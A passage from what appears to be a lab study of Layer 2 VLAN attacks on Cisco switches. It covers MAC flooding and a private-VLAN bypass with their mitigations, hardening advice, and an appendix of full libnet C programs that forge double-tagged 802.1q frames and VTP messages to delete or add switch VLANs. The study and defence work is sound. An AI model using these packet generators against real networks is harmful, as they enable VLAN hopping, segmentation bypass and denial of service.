[…]

Total Mac Addresses for this criterion: 8190
Switch-1#
Switch-1#show mac-address-table count

Mac Entries for Vlan 10:
---------------------------
Dynamic Address Count  : 0
Static  Address Count  : 0
Total Mac Addresses    : 0

Mac Entries for Vlan 6:
---------------------------
Dynamic Address Count  : 8190
Static  Address Count  : 0
Total Mac Addresses    : 8190

Total Mac Address Space Available: 0

Switch-1#
```

At this point we were able (on the attacker PC) to see the traffic between the two other PCs. We tested this, by pinging among the victims. The attacker could see the ping between the two PCs.

### 4.7.3 MAC attack implication

If no protection against MAC address spoofing is setting up, this attack could succeed. By protecting the interface with:

- ✍ `switchport port-security maximum 3`

we were not able to fill the CAM. The port shut down after having seen the third different MAC address. Thus this attack has been defeated. Of course this option must be turn only on end point interfaces, otherwise attackers could use this function as a DoS attack.

## *4.8 Private VLANs (PVLAN) attack*

For the last test, we chose to use our packet generator, but Dsniff could also be used for this purpose. As shown in Figure 6, we set up a VLAN 6 to three interfaces. The attacker and victim interfaces used PVLAN feature (`switchport protected`). No special features were used with the third interface.

First, we verified the normal usage of PVLAN: thus, each time that the attacker (or the victim) sent packets, the packets were forwarded to the router, except if the final destination (of the packet) was intended for another protected interface (the packets were dropped by the PVLAN feature).

Next, we sent a rogue frame from the attacker to the victim (with our packet generator, see Figure 7). The MAC and IP address source were correct. We just exchanged the MAC address destination (which should be the victim) by that of the router.

As the switch works on layer 2, it didn’t control the final IP address destination, it forwarded the packet to the router (the destination MAC address, of the packets sent, contained the router MAC address). This one checks the final IP address destination which was the victim, and replaces the MAC header. The MAC address source switches to that of the router and the MAC address destination changes to one of the victim. The IP header was not changed (source: attacker, destination: victim). The result was that the victim received packets from the attacker which is normally forbidden.

### 4.8.1 PVLAN attack implication

If no Access Control List (ACL) is set up, this attack could succeed. By using the ACL on the ingress router interfaces, this attack has been defeated, VLAN ACL could also be used.

- `IOS-router(config)# access-list 106 deny  ip localsubnet submask localsubnet submask log`
- `IOS-router(config)# access-list 106 permit  ip any any`
- `IOS-router(config-if)# ip access-group 106 in`

## 5 Conclusion

In this paper we have presented some attacks on VLAN and how to avoid these attacks. In our opinion, attacking VLANs is quite tough, but it's possible. Of course attackers need to meet some specific conditions, in order to be able to attack VLANs, but this is the set up by default. In order to avoid the possibility of VLAN hopping and double tagged 802.1q attacks, the administrator should dedicate VLAN other than VLAN 1 for trunking. The native VLAN number selected should not be used for any other purposes other than for VLAN trunking. The number of VLANs allowed to traverse the trunk should be restricted to only those that are necessary both for performance and for security reasons. In order to avoid the possible possibility of a VTP attack, the administrator should disable VTP, or at least use a strong password. The administrator should also protect the switch's interfaces against ARP/MAC attacks by setting up the "`port-security`" features.

Document [10] presents a complete template designed to guide security administrators towards hardening their Cisco switches.

Finally we repeat the advices of Blackhat in [11], in order to mitigate the attacks, consider:

- ✍ Manage switches in as secure a manner as possible (SSH, permit list, etc.)
- ✍ Always use a dedicated VLAN ID for all trunk ports
- ✍ Be paranoid: Do not use VLAN 1 for anything
- ✍ Set all user ports to non trunking
- ✍ Deploy port-security where possible for user ports
- ✍ Have a plan for the ARP security issues in the network
- ✍ Enable STP attack mitigation (BPDU Guard)
- ✍ Use private VLAN where appropriate to further divide L2 networks
- ✍ Use MD5 authentication for VTP (if VTP absolutely needed)
- ✍ Use CDP only where necessary
- ✍ Disable all unused ports and put them in an unused VLAN

## 6 Referenced documents

[1] Cisco -- Understanding and Configuring VLAN Trunk Protocol (VTP)
http://www.cisco.com/warp/public/473/21.html

[2] Cisco -- Configuring VLANs
http://www.cisco.com/univercd/cc/td/doc/product/lan/cat2950/1219ea1/scg/swvlan.htm

[3] Cisco – Layer 2 Attacks and their mitigation.
http://www.cisco.com/global/AR/mynw02/pdf/SEC202.pdf

[4] Cisco -- Catalyst 2950 Desktop Switch Software Configuration Guide, 12.1(9)EA1
http://www.cisco.com/en/US/products/hw/switches/ps628/products_configuration_guide_book09186a00800cbfcd.html

[5] Rhys Bradley Haden -- Ethernet
http://www.rhyshaden.com/ethernet.htm

[6] Enterasys -- Key Concepts of 802.1Q VLAN Networks
http://www.enterasys.com/support/manuals/topman1.2/qhlp/q_vlans_cf.html

[7] Marconi -- Virtual LANs and 802.1Q
http://www.marconi.com/media/vlan100.pdf

[8] SANS -- Are there Vulnerabilities in VLAN Implementations?
http://www.sans.org/resources/idfaq/vlan.php

[9] Rob Thomas -- Secure IOS Template
http://www.cymru.com/Documents/secure-ios-template.html

[10] qOrbit Technologies -- Catalyst Secure Template
http://www.qorbit.net/documents/catalyst-secure-template.htm

[11] Blackhat -- Hacking Layer 2: Fun with Ethernet Switches
http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-convery-switches.pdf

[12] Ethereal is a free network protocol analyzer
http://www.ethereal.com/

[13] Libnet is a high-level API (toolkit) allowing the application programmer to construct and inject network packets. http://www.packetfactory.net

[14] Atstake -- Secure Use of VLANs
http://www.packetfactory.net/papers/VLAN-hopping/stake_wp.pdf

[15] Dsniff – dsniff is a collection of tools for network auditing and penetration testing
http://monkey.org/~dugsong/dsniff/

[16] Cisco -- Securing Networks with Private VLANs and VLAN Access Control Lists
http://www.cisco.com/warp/public/473/90.shtml

[17] Acronym Finder --

http://www.acronymfinder.com/

## 7 Table of Tables.

## 8 Table of Figures.

# 9 Table of terms and abbreviations

| | |
|---|---|
| 802.1Q | IEEE 802.1Q Protocol is used to interconnect multiple switches and routers, and for defining VLAN topologies. |
| ACL | Access Control List |
| ARP | Address Resolution Protocol |
| BPDU | Bridge Protocol Data Units |
| CAM | The CAM Table stores information such as MAC addresses available on physical ports with their associated VLAN parameters. |
| CDP | Cisco Discovery Protocol |
| DHCP | Dynamic Host Configuration Protocol |
| DoS | Denial Of Service |
| DTP | Dynamic Trunking Protocol. DTP for negotiating trunking on a link between two devices and for negotiating the type of trunking encapsulation (802.1Q) to be used. |
| FTP | File Transfer Protocol |
| HTTP | Hyper Text Transfer Protocol |
| ID | Identification/Identity/Identifier |
| IOS | Internetwork Operating System (Operating System of Cisco routers) |
| IP | Internet Protocol |
| LAN | Local Area Network |
| MAC | Media Access Control |
| Management VLAN | Communication with the switch management interfaces is through the command-switch IP address. |
| Native VLAN | Native VLAN is a trunk port configured with 802.1Q tagging can receive both tagged and untagged traffic. By default, the switch forwards untagged traffic in the native VLAN configured for the port. The native VLAN is VLAN 1 by default. |
| OOB | Out Of Band |
| PVLAN | PRIVATE VLANs are a tool that allows segregating traffic at Layer 2 (L2) turning a broadcast segment into a non-broadcast multi-access-like segment. |
| SNMP | Simple Network Management Protocol |
| SSH | Secure Shell |
| SSL | Secure Sockets Layer |
| STP | Spanning Tree Protocol |
| TCP | Transmission Control Protocol |
| TFTP | Trivial File Transfer Protocol |

| | |
|---|---|
| Trunk Port | • Trunk ports have access to all VLAN by default<br>• Used to route traffic for multiple VLANs across the same physical link (generally used between switches)<br>• Encapsulation can be 802.1q or ILS |
| Trunking | Trunking is a way to carry traffic from several VLANs over a point-to-point link between the two devices. Two ways in which Ethernet trunking can be implemented are:<br>• ISL (Cisco proprietary protocol)<br>• 802.1Q (Institute of Electrical and Electronics Engineers (IEEE) standard) |
| UDP | User Datagram Protocol |
| VACL | VLAN (Virtual Local Area Network) Access Control List |
| VLAN | Virtual LAN. A group of devices on one or more LANs that are configured (using management software) so that they can communicate as if they were attached to the same wire, when in fact they are located on a number of different LAN segments. Because VLANs are based on logical instead of physical connections, they are extremely flexible. |
| VMPS | VLAN Management Policy Server |
| VQP | VLAN Query Protocol |
| VTP | VLAN Trunking Protocol. VTP reduces administration in a switched network. This reduces the need of configuring the same VLAN everywhere. VTP is a Cisco-proprietary protocol that is available on most of the Cisco Catalyst Family products. |

Table 8 Table of terms and abbreviations

These terms and abbreviations have been found in [2] or in [17].

# A Appendix

All these programs are based on the sample in Libnet, [13]. We wrote them in “sample” folder and use the “Makefile” to compile them (C language). We choose to hardcode the VLAN headers, thus we reused the same program with different VLAN ID or VLAN priority.

## A.1 Sample of Encapsulation 801.1q generator code (vlan-SE-1.c).

This code generates a frame with a VID 1 (priority 0) plus an IP/TCP/HTTP packet.

```
/* make vlan-SE-1  --> add vlan-SE-1 in Makefile
*/
/* gcc -DHAVE_CONFIG_H -I. -I. -I../include     -g -O2 -Wall -c vlan-
SE.c     */
/* gcc  -g -O2 -Wall  -o vlan-SE-1 vlan-SE-1.o ../src/libnet.a
*/

/* Attacker:/libnet/Libnet-latest/sample # ./vlan-SE-1 -d
0:10:a4:df:3c:15 -s 0:8:74:4:e:17 */
/* libnet 1.1 packet shaping: [802.1q]
*/
/* Wrote 64 byte 802.1q packet; check the wire.
*/
/* Attacker:/libnet/Libnet-latest/sample #
*/

/* Frame 2 (64 on wire, 64 captured)
*/
/* Ethernet II
*/
/* 802.1q Virtual Lan P:0 VID: 1
*/
/* Internet Protocol, Src Addr: 10.0.1.5, Dst Addr 10.0.1.3
*/
/* TCP, Src Port:http (80), Dst Port:http (80), Sequence number:
16843009, Ack: 3368018, Len: 6 */
/* HTTP 6 Bytes (COUCOU)
*/

#if (HAVE_CONFIG_H)
#include "../include/config.h"
#endif
#include "./libnet_test.h"

#define MALLOC(t,n) (t *) malloc(n*sizeof(t))

int
```

```
main(int argc, char *argv[])
{
    int c, len;
    libnet_t *l;
    libnet_ptag_t t;
    u_char *dst_mac, *src_mac;
    /* tmp_string_size = 50; Here we hardcode the 802.1q header, the
src/dst IP addresses and the HTTP msg */
    char *tmp_string=
"\x00\x01\x08\x00\x45\x00\x00\x42\x00\xf2\x00\x00\x40\x06\x63\xbd\x0a\x
00\x01\x05\x0a\x00\x01\x03\x00\x50\x00\x50\x01\x01\x01\x01\x02\x02\x02\
x02\x50\x02\x7f\xff\xd2\x2d\x00\x00\x43\x4f\x55\x43\x4f\x55";

    char *device = NULL;
    char errbuf[LIBNET_ERRBUF_SIZE];

    printf("libnet 1.1 packet shaping: [802.1q]\n");


    /*
     *  Initialize the library.  Root priviledges are required.
     */
    l = libnet_init(
            LIBNET_LINK,                            /* injection type
*/
            device,                                 /* network
interface */
            errbuf);                                /* errbuf */

    if (l == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        exit(EXIT_FAILURE);
    }


    src_mac = NULL;
    dst_mac = NULL;

    while ((c = getopt(argc, argv, "s:d:")) != EOF)
    {
        switch (c)
        {
         /* d = MAC destination address */
            case 'd':
                dst_mac = libnet_hex_aton(optarg, &len);
                break;
         /* s = MAC source address */
          case 's':
                src_mac = libnet_hex_aton(optarg, &len);
                break;

          default:
                exit(EXIT_FAILURE);
        }
    }
    if (!dst_mac || !src_mac)
    {
      fprintf(stderr, "usage -d MACdst -s MACsrc\n");
      exit(EXIT_FAILURE);
    }

    t = libnet_build_ethernet(
      dst_mac,           /* pointer to a 6 byte ethernet address */
        src_mac,           /* pointer to a 6 byte ethernet address */
        0x8100,            /* type */
        tmp_string,        /* payload (or NULL) */
        50,                /* payload length */
        l,                 /* libnet context pointer */
        0);                /* packet id */

    if (t == -1)
    {
        fprintf(stderr, "Can't build 802.1q header: %s\n",
libnet_geterror(l));
        goto bad;
    }

    /*
     *  Write it to the wire.
     */
    c = libnet_write(l);

    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte 802.1q packet; check the
wire.\n", c);
    }

    libnet_destroy(l);
    return (EXIT_SUCCESS);
bad:
    libnet_destroy(l);
    return (EXIT_FAILURE);
}

/* EOF */
```

## A.2 Sample of Double Encapsulation 801.1q generator code (vlan-DE-1-2.c).

This code generates a frame with a VID 1 (priority 0) and aVID 2 (priority 7) plus an IP/TCP/HTTP packet.

```
/* make vlan-DE-1-2  --> add vlan-DE-1-2 in Makefile
*/
/* gcc -DHAVE_CONFIG_H -I. -I. -I../include     -g -O2 -Wall -c vlan-
DE-1-2.c */
/* gcc  -g -O2 -Wall  -o vlan-DE-1-2  vlan-DE-1-2.o ../src/libnet.a
*/

/* Attacker:/libnet/Libnet-latest/sample # ./vlan1 -d 0:10:a4:df:3c:15
-s 0:8:74:4:e:17 */
/* libnet 1.1 packet shaping: [802.1q]
*/
/* Wrote 68 byte 802.1q packet; check the wire.
*/
/* Attacker:/libnet/Libnet-latest/sample #
*/

/* Frame 2 (68 on wire, 68 captured)
*/
/* Ethernet II
*/
/* 802.1q Virtual Lan P:0 VID: 1
*/
/* 802.1q Virtual Lan P:7 VID: 2
*/
/* Internet Protocol, Src Addr: 10.0.1.5, Dst Addr 10.0.1.3
*/
/* TCP, Src Port:http (80), Dst Port:http (80), Sequence number:
16843009, Ack: 3368018, Len: 6 */
/* HTTP 6 Bytes (COUCOU)
*/

#if (HAVE_CONFIG_H)
#include "../include/config.h"
#endif
#include "./libnet_test.h"

#define MALLOC(t,n) (t *) malloc(n*sizeof(t))

int
main(int argc, char *argv[])
{
    int c, len;
    libnet_t *l;
    libnet_ptag_t t;
    u_char *dst_mac, *src_mac;
    /* tmp_string_SIZE = 54; Here we hardcode the 2 802.1q headers, the
src/dst IP addresses and the HTTP msg*/
    char *tmp_string=
"\x00\x01\x81\x00\xE0\x02\x08\x00\x45\x00\x00\x42\x00\xf2\x00\x00\x40\x
```

```
06\x63\xbd\x0a\x00\x01\x05\x0a\x00\x01\x03\x00\x50\x00\x50\x01\x01\x01\
x01\x02\x02\x02\x02\x50\x02\x7f\xff\xd2\x2d\x00\x00\x43\x4f\x55\x43\x4f
\x55";


    char *device = NULL;
    char errbuf[LIBNET_ERRBUF_SIZE];

    printf("libnet 1.1 packet shaping: [802.1q]\n");
    /*
     *  Initialize the library.  Root priviledges are required.
     */
    l = libnet_init(
            LIBNET_LINK,                            /* injection type
*/
            device,                                 /* network
interface */
            errbuf);                                /* errbuf */

    if (l == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        exit(EXIT_FAILURE);
    }

    src_mac = NULL;
    dst_mac = NULL;

    while ((c = getopt(argc, argv, "s:d:")) != EOF)
    {
        switch (c)
        {
         /* d = MAC destination address */
            case 'd':
                dst_mac = libnet_hex_aton(optarg, &len);
                break;
         /* s = MAC source address */
          case 's':
                src_mac = libnet_hex_aton(optarg, &len);
                break;

          default:
                exit(EXIT_FAILURE);
        }
    }

    if (!dst_mac || !src_mac)
    {
      fprintf(stderr, "usage -d MACdst -s MACsrc\n");
      exit(EXIT_FAILURE);
    }

    t = libnet_build_ethernet(
      dst_mac,           /* pointer to a 6 byte ethernet address */
        src_mac,           /* pointer to a 6 byte ethernet address */
        0x8100,            /* type */
        tmp_string,        /* payload (or NULL) */
        54,                 /* payload length */
        l,                  /* libnet context pointer */
        0);                 /* packet id */

    if (t == -1)
    {
        fprintf(stderr, "Can't build 802.1q header: %s\n",
libnet_geterror(l));
        goto bad;
    }

    /*
     *  Write it to the wire.
     */
    c = libnet_write(l);

    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte 802.1q packet; check the
wire.\n", c);
    }

    libnet_destroy(l);
    return (EXIT_SUCCESS);
bad:
    libnet_destroy(l);
    return (EXIT_FAILURE);
}

/*EOF*/
```

## A.3 Sample of VTP-down generator code (vtp-down.c)

This code generates a frame that closes all the VLANs not necessary. The Configuration revision code is 27.

```
/* make vtp-down  --> add vtp-down in Makefile
*/

/* gcc -DHAVE_CONFIG_H -I. -I. -I../include     -g -O2 -Wall -c vtp-
down.c    */

/* gcc  -g -O2 -Wall  -o vtp-down  vtp-down.o ../src/libnet.a
*/


/* Attacker:/libnet/Libnet-latest/sample # ./vtp-down
*/

/* libnet 1.1 packet shaping: [802.1q]
*/

/* Wrote 103 byte 802.1q packet; check the wire.
*/

/* Wrote 230 byte 802.1q packet; check the wire.
*/


/* Frame 1 (103 on wire, 103 captured)
*/

/* Ethernet II
*/

/* 802.1q Virtual Lan P:0 VID: 1 Length 85
*/

/* LLC
*/

/* VTP version 0x01; Summary-Advert 0x01; follower 1; Mgmt Domain
Length 5;   */

/*     Mgmt Domaine : steve Configuration revision code 27
*/

/*
*/

/* Frame 2 (230 on wire, 230 captured)
*/

/* Ethernet II Dst:01:00:oc:cc:cc:cc Src:00:0a:41:2f:0b:97
*/

/* 802.1q Virtual Lan P:0 VID: 1 Length 212
*/

/* LLC
*/

/* VTP version 0x01; Sub-Advert 0x02; follower 1; Mgmt Domain Length 5;
*/
```

```
/*     Mgmt Domaine : steve, Configuration revision code 27
*/

/* VLAN Info VLANID 1
*/

/* VLAN Info VLANID 1002
*/

/* VLAN Info VLANID 1003
*/

/* VLAN Info VLANID 1004
*/

/* VLAN Info VLANID 1005
*/



#if (HAVE_CONFIG_H)
#include "../include/config.h"
#endif
#include "./libnet_test.h"

#define MALLOC(t,n) (t *) malloc(n*sizeof(t))

int
main(int argc, char *argv[])
{
    int c;
    libnet_t *l;
    libnet_t *m;
    libnet_ptag_t t;
    /* We hardcode thes source and destination MAC address */
    u_char *dst_mac="\x01\x00\x0c\xcc\xcc\xcc"; /* MULTICAST =
\x01\x00\x0c\xcc\xcc\xcc */
    u_char *src_mac="\x00\x0a\x41\x2f\x0b\x97"; /* SWITCH =
\x00\x0a\x41\x2f\x0b\x97; */

/* tmp_string1_SIZE = 89; Here we hardcode the 2 802.1q headers, the
src/dst IP addresses and the VTP summary-advert msg*/
    char
*tmp_string1="\x00\x01\x00\x55\xaa\xaa\x03\x00\x00\x0c\x20\x03\x01\x01\
x01\x05\x73\x74\x65\x76\x65\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x1b\x0a\x00\x01\x0a\x39\x33\x30\x33\x30\x31\x30\x35\x31\x33\x34\x
```

```
35\xec\x1f\x08\xb2\x0a\x1c\xd3\x4b\x9f\x9d\x29\x21\xf7\xc7\x63\x32\x01\
x01\x00\x02\x00";


/* tmp_string2_SIZE = 216; Here we hardcode the 2 802.1q headers, the
src/dst IP addresses and the VTP sub-advert msg (revision code = 27)*/
    char
*tmp_string2="\x00\x01\x00\xd4\xaa\xaa\x03\x00\x00\x0c\x20\x03\x01\x02\
x01\x05\x73\x74\x65\x76\x65\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x1b\x14\x00\x01\x07\x00\x01\x05\xdc\x00\x01\x86\xa1\x64\x65\x66\x
61\x75\x6c\x74\x00\x20\x00\x02\x0c\x03\xea\x05\xdc\x00\x01\x8a\x8a\x66\
x64\x64\x69\x2d\x64\x65\x66\x61\x75\x6c\x74\x01\x01\x00\x00\x04\x01\x00
\x00\x28\x00\x03\x12\x03\xeb\x05\xdc\x00\x01\x8a\x8b\x74\x6f\x6b\x65\x6
e\x2d\x72\x69\x6e\x67\x2d\x64\x65\x66\x61\x75\x6c\x74\x00\x00\x01\x01\x
00\x00\x04\x01\x00\x00\x24\x00\x04\x0f\x03\xec\x05\xdc\x00\x01\x8a\x8c\
x66\x64\x64\x69\x6e\x65\x74\x2d\x64\x65\x66\x61\x75\x6c\x74\x00\x02\x01
\x00\x00\x03\x01\x00\x01\x24\x00\x05\x0d\x03\xed\x05\xdc\x00\x01\x8a\x8
d\x74\x72\x6e\x65\x74\x2d\x64\x65\x66\x61\x75\x6c\x74\x00\x00\x00\x02\x
01\x00\x00\x03\x01\x00\x02";


    char *device = NULL;

    char errbuf[LIBNET_ERRBUF_SIZE];


    printf("libnet 1.1 packet shaping: [802.1q]\n");


/*
**********************************************************************
************************************ */


    /*
     *  Initialize the library.  Root priviledges are required.
     */
    l = libnet_init(
            LIBNET_LINK,                            /* injection type
*/
            device,                                 /* network
interface */
            errbuf);                                /* errbuf */


    if (l == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        exit(EXIT_FAILURE);
    }
    t = libnet_build_ethernet(
      dst_mac,           /* pointer to a 6 byte ethernet address */
        src_mac,           /* pointer to a 6 byte ethernet address */
        0x8100,            /* type */
        tmp_string1,        /* payload (or NULL) */
        89,                /* payload length */
        l,                 /* libnet context pointer */
        0);                /* packet id */

    if (t == -1)
    {
        fprintf(stderr, "Can't build 802.1q header: %s\n",
libnet_geterror(l));
        goto bad;
    }

    /*
     *  Write it to the wire.
     */
    c = libnet_write(l);

    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte 802.1q packet; check the
wire.\n", c);
    }



/*
***********************************************************************
************************************** */


    /*
```

```
     *  Initialize the library.  Root priviledges are required.
     */
    m = libnet_init(
            LIBNET_LINK,                            /* injection type
*/
            device,                                 /* network
interface */
            errbuf);                                /* errbuf */

    if (m == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        exit(EXIT_FAILURE);
    }

    t = libnet_build_ethernet(
      dst_mac,           /* pointer to a 6 byte ethernet address */
        src_mac,           /* pointer to a 6 byte ethernet address */
        0x8100,            /* type */
        tmp_string2,        /* payload (or NULL) */
        216,                /* payload length */
        m,                 /* libnet context pointer */
        0);                /* packet id */

    if (t == -1)
    {
        fprintf(stderr, "Can't build 802.1q header: %s\n",
libnet_geterror(m));
        goto bad;
    }

    /*
     *  Write it to the wire.
     */
    c = libnet_write(m);

    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(m));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte 802.1q packet; check the
wire.\n", c);
    }



    libnet_destroy(l);
    libnet_destroy(m);
    return (EXIT_SUCCESS);
bad:
    libnet_destroy(l);
    return (EXIT_FAILURE);
}
/* EOF */
```

## A.4 Sample of VTP-up generator code (vtp-up.c)

This code generates a frame that opens the VLANs that the attacker needs. The Configuration revision code is 28.

```
/* make vtp-up  --> add vtp-up in Makefile
*/
/* gcc -DHAVE_CONFIG_H -I. -I. -I../include     -g -O2 -Wall -c vtp-
up.c      */
/* gcc  -g -O2 -Wall  -o vtp-up  vtp-up.o ../src/libnet.a
*/

/* Attacker:/libnet/Libnet-latest/sample # ./vtp-up
*/
/* libnet 1.1 packet shaping: [802.1q]
*/
/* Wrote 103 byte 802.1q packet; check the wire.
*/
/* Wrote 350 byte 802.1q packet; check the wire.
*/

/* Frame 1 (103 on wire, 103 captured)
*/
/* Ethernet II
*/
/* 802.1q Virtual Lan P:2 VID: 1 Length 85
*/
/* LLC
*/
/* VTP version 0x01; Summary-Advert 0x01; follower 1; Mgmt Domain
Length 5;   */
/*     Mgmt Domaine : steve Configuration revision code 28
*/
/*
*/
/* Frame 2 (350 on wire, 350 captured)
*/
/* Ethernet II Dst:01:00:oc:cc:cc:cc Src:00:0a:41:2f:0b:97
*/
/* 802.1q Virtual Lan P:2 VID: 1 Length 332
*/
/* LLC
*/
/* VTP version 0x01; Sub-Advert 0x02; follower 1; Mgmt Domain Length 5;
*/
/*     Mgmt Domaine : steve, Configuration revision code 28
*/
/* VLAN Info VLANID 1
*/
/* VLAN Info VLANID 2
*/
/* VLAN Info VLANID 3
*/
```

```
/* VLAN Info VLANID 4
*/
/* VLAN Info VLANID 5
*/
/* VLAN Info VLANID 6
*/
/* VLAN Info VLANID 10
*/
/* VLAN Info VLANID 1002
*/
/* VLAN Info VLANID 1003
*/
/* VLAN Info VLANID 1004
*/
/* VLAN Info VLANID 1005
*/


#if (HAVE_CONFIG_H)
#include "../include/config.h"
#endif
#include "./libnet_test.h"

#define MALLOC(t,n) (t *) malloc(n*sizeof(t))

int
main(int argc, char *argv[])
{
    int c;
    libnet_t *l;
    libnet_t *m;
    libnet_ptag_t t;
    /* We hardcode thes source and destination MAC address */
    u_char *dst_mac="\x01\x00\x0c\xcc\xcc\xcc"; /* MULTICAST =
\x01\x00\x0c\xcc\xcc\xcc */
    u_char *src_mac="\x00\x0a\x41\x2f\x0b\x97"; /* SWITCH =
\x00\x0a\x41\x2f\x0b\x97; */

/* tmp_string1_SIZE = 89; Here we hardcode the 2 802.1q headers, the
src/dst IP addresses and the VTP summary-advert msg*/
    char
*tmp_string1="\x40\x01\x00\x55\xaa\xaa\x03\x00\x00\x0c\x20\x03\x01\x01\
x01\x05\x73\x74\x65\x76\x65\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x1c\x0a\x00\x01\x0a\x39\x33\x30\x33\x30\x31\x30\x31\x30\x31\x35\x
35\xfa\x70\x08\x2f\xf0\xa3\xf1\x50\xf9\xf5\xd2\x63\x78\xef\x8c\x23\x01\
x01\x00\x02\x00";

/* tmp_string2_SIZE = 336; Here we hardcode the 2 802.1q headers, the
src/dst IP addresses and the VTP sub-advert msg (revision code = 28)*/
    char
*tmp_string2="\x40\x01\x01\x4c\xaa\xaa\x03\x00\x00\x0c\x20\x03\x01\x02\
x01\x05\x73\x74\x65\x76\x65\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x1c\x14\x00\x01\x07\x00\x01\x05\xdc\x00\x01\x86\xa1\x64\x65\x66\x
61\x75\x6c\x74\x00\x14\x00\x01\x08\x00\x02\x05\xdc\x00\x01\x86\xa2\x56\
x4c\x41\x4e\x30\x30\x30\x32\x14\x00\x01\x08\x00\x03\x05\xdc\x00\x01\x86
```

```
\xa3\x56\x4c\x41\x4e\x30\x30\x30\x33\x14\x00\x01\x08\x00\x04\x05\xdc\x0
0\x01\x86\xa4\x56\x4c\x41\x4e\x30\x30\x30\x34\x14\x00\x01\x08\x00\x05\x
05\xdc\x00\x01\x86\xa5\x56\x4c\x41\x4e\x30\x30\x30\x35\x14\x00\x01\x08\
x00\x06\x05\xdc\x00\x01\x86\xa6\x56\x4c\x41\x4e\x30\x30\x30\x36\x14\x00
\x01\x08\x00\x0a\x05\xdc\x00\x01\x86\xaa\x56\x4c\x41\x4e\x30\x30\x31\x3
0\x20\x00\x02\x0c\x03\xea\x05\xdc\x00\x01\x8a\x8a\x66\x64\x64\x69\x2d\x
64\x65\x66\x61\x75\x6c\x74\x01\x01\x00\x00\x04\x01\x00\x00\x28\x00\x03\
x12\x03\xeb\x05\xdc\x00\x01\x8a\x8b\x74\x6f\x6b\x65\x6e\x2d\x72\x69\x6e
\x67\x2d\x64\x65\x66\x61\x75\x6c\x74\x00\x00\x01\x01\x00\x00\x04\x01\x0
0\x00\x24\x00\x04\x0f\x03\xec\x05\xdc\x00\x01\x8a\x8c\x66\x64\x64\x69\x
6e\x65\x74\x2d\x64\x65\x66\x61\x75\x6c\x74\x00\x02\x01\x00\x00\x03\x01\
x00\x01\x24\x00\x05\x0d\x03\xed\x05\xdc\x00\x01\x8a\x8d\x74\x72\x6e\x65
\x74\x2d\x64\x65\x66\x61\x75\x6c\x74\x00\x00\x00\x02\x01\x00\x00\x03\x0
1\x00\x02";

    char *device = NULL;
    char errbuf[LIBNET_ERRBUF_SIZE];

    printf("libnet 1.1 packet shaping: [802.1q]\n");

/*
***********************************************************************
************************************ */

    /*
     *  Initialize the library.  Root priviledges are required.
     */
    l = libnet_init(
            LIBNET_LINK,                            /* injection type
*/
            device,                                 /* network
interface */
            errbuf);                                /* errbuf */

    if (l == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        exit(EXIT_FAILURE);
    }

    t = libnet_build_ethernet(
      dst_mac,           /* pointer to a 6 byte ethernet address */
        src_mac,           /* pointer to a 6 byte ethernet address */
        0x8100,            /* type */
        tmp_string1,        /* payload (or NULL) */
        89,                /* payload length */
        l,                 /* libnet context pointer */
        0);                /* packet id */

    if (t == -1)
    {
        fprintf(stderr, "Can't build 802.1q header: %s\n",
libnet_geterror(l));
        goto bad;
    }

    /*
```

```
     *  Write it to the wire.
     */
    c = libnet_write(l);

    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte 802.1q packet; check the
wire.\n", c);
    }


/*
*************************************************************************
************************************ */

    /*
     *  Initialize the library.  Root priviledges are required.
     */
    m = libnet_init(
            LIBNET_LINK,                            /* injection type
*/
            device,                                 /* network
interface */
            errbuf);                                /* errbuf */

    if (m == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        exit(EXIT_FAILURE);
    }

    t = libnet_build_ethernet(
      dst_mac,           /* pointer to a 6 byte ethernet address */
        src_mac,           /* pointer to a 6 byte ethernet address */
        0x8100,            /* type */
        tmp_string2,        /* payload (or NULL) */
        336,                /* payload length */
        m,                 /* libnet context pointer */
        0);                /* packet id */

    if (t == -1)
    {
        fprintf(stderr, "Can't build 802.1q header: %s\n",
libnet_geterror(m));
        goto bad;
    }

    /*
     *  Write it to the wire.
     */
    c = libnet_write(m);
    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(m));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte 802.1q packet; check the
wire.\n", c);
    }


    libnet_destroy(l);
    libnet_destroy(m);
    return (EXIT_SUCCESS);
bad:
    libnet_destroy(l);
    return (EXIT_FAILURE);
}
/* EOF */
```

## A.5 Sample of PVLAN generator code (pvlan.c)

This code generates a frame with a faked MAC address destination (the one of router).

```
/* make pvlan  --> add pvlan in Makefile
*/
/* gcc -DHAVE_CONFIG_H -I. -I. -I../include     -g -O2 -Wall -c pvlan.c
*/
/* gcc  -g -O2 -Wall  -o pvlan  pvlan.o ../src/libnet.a
*/

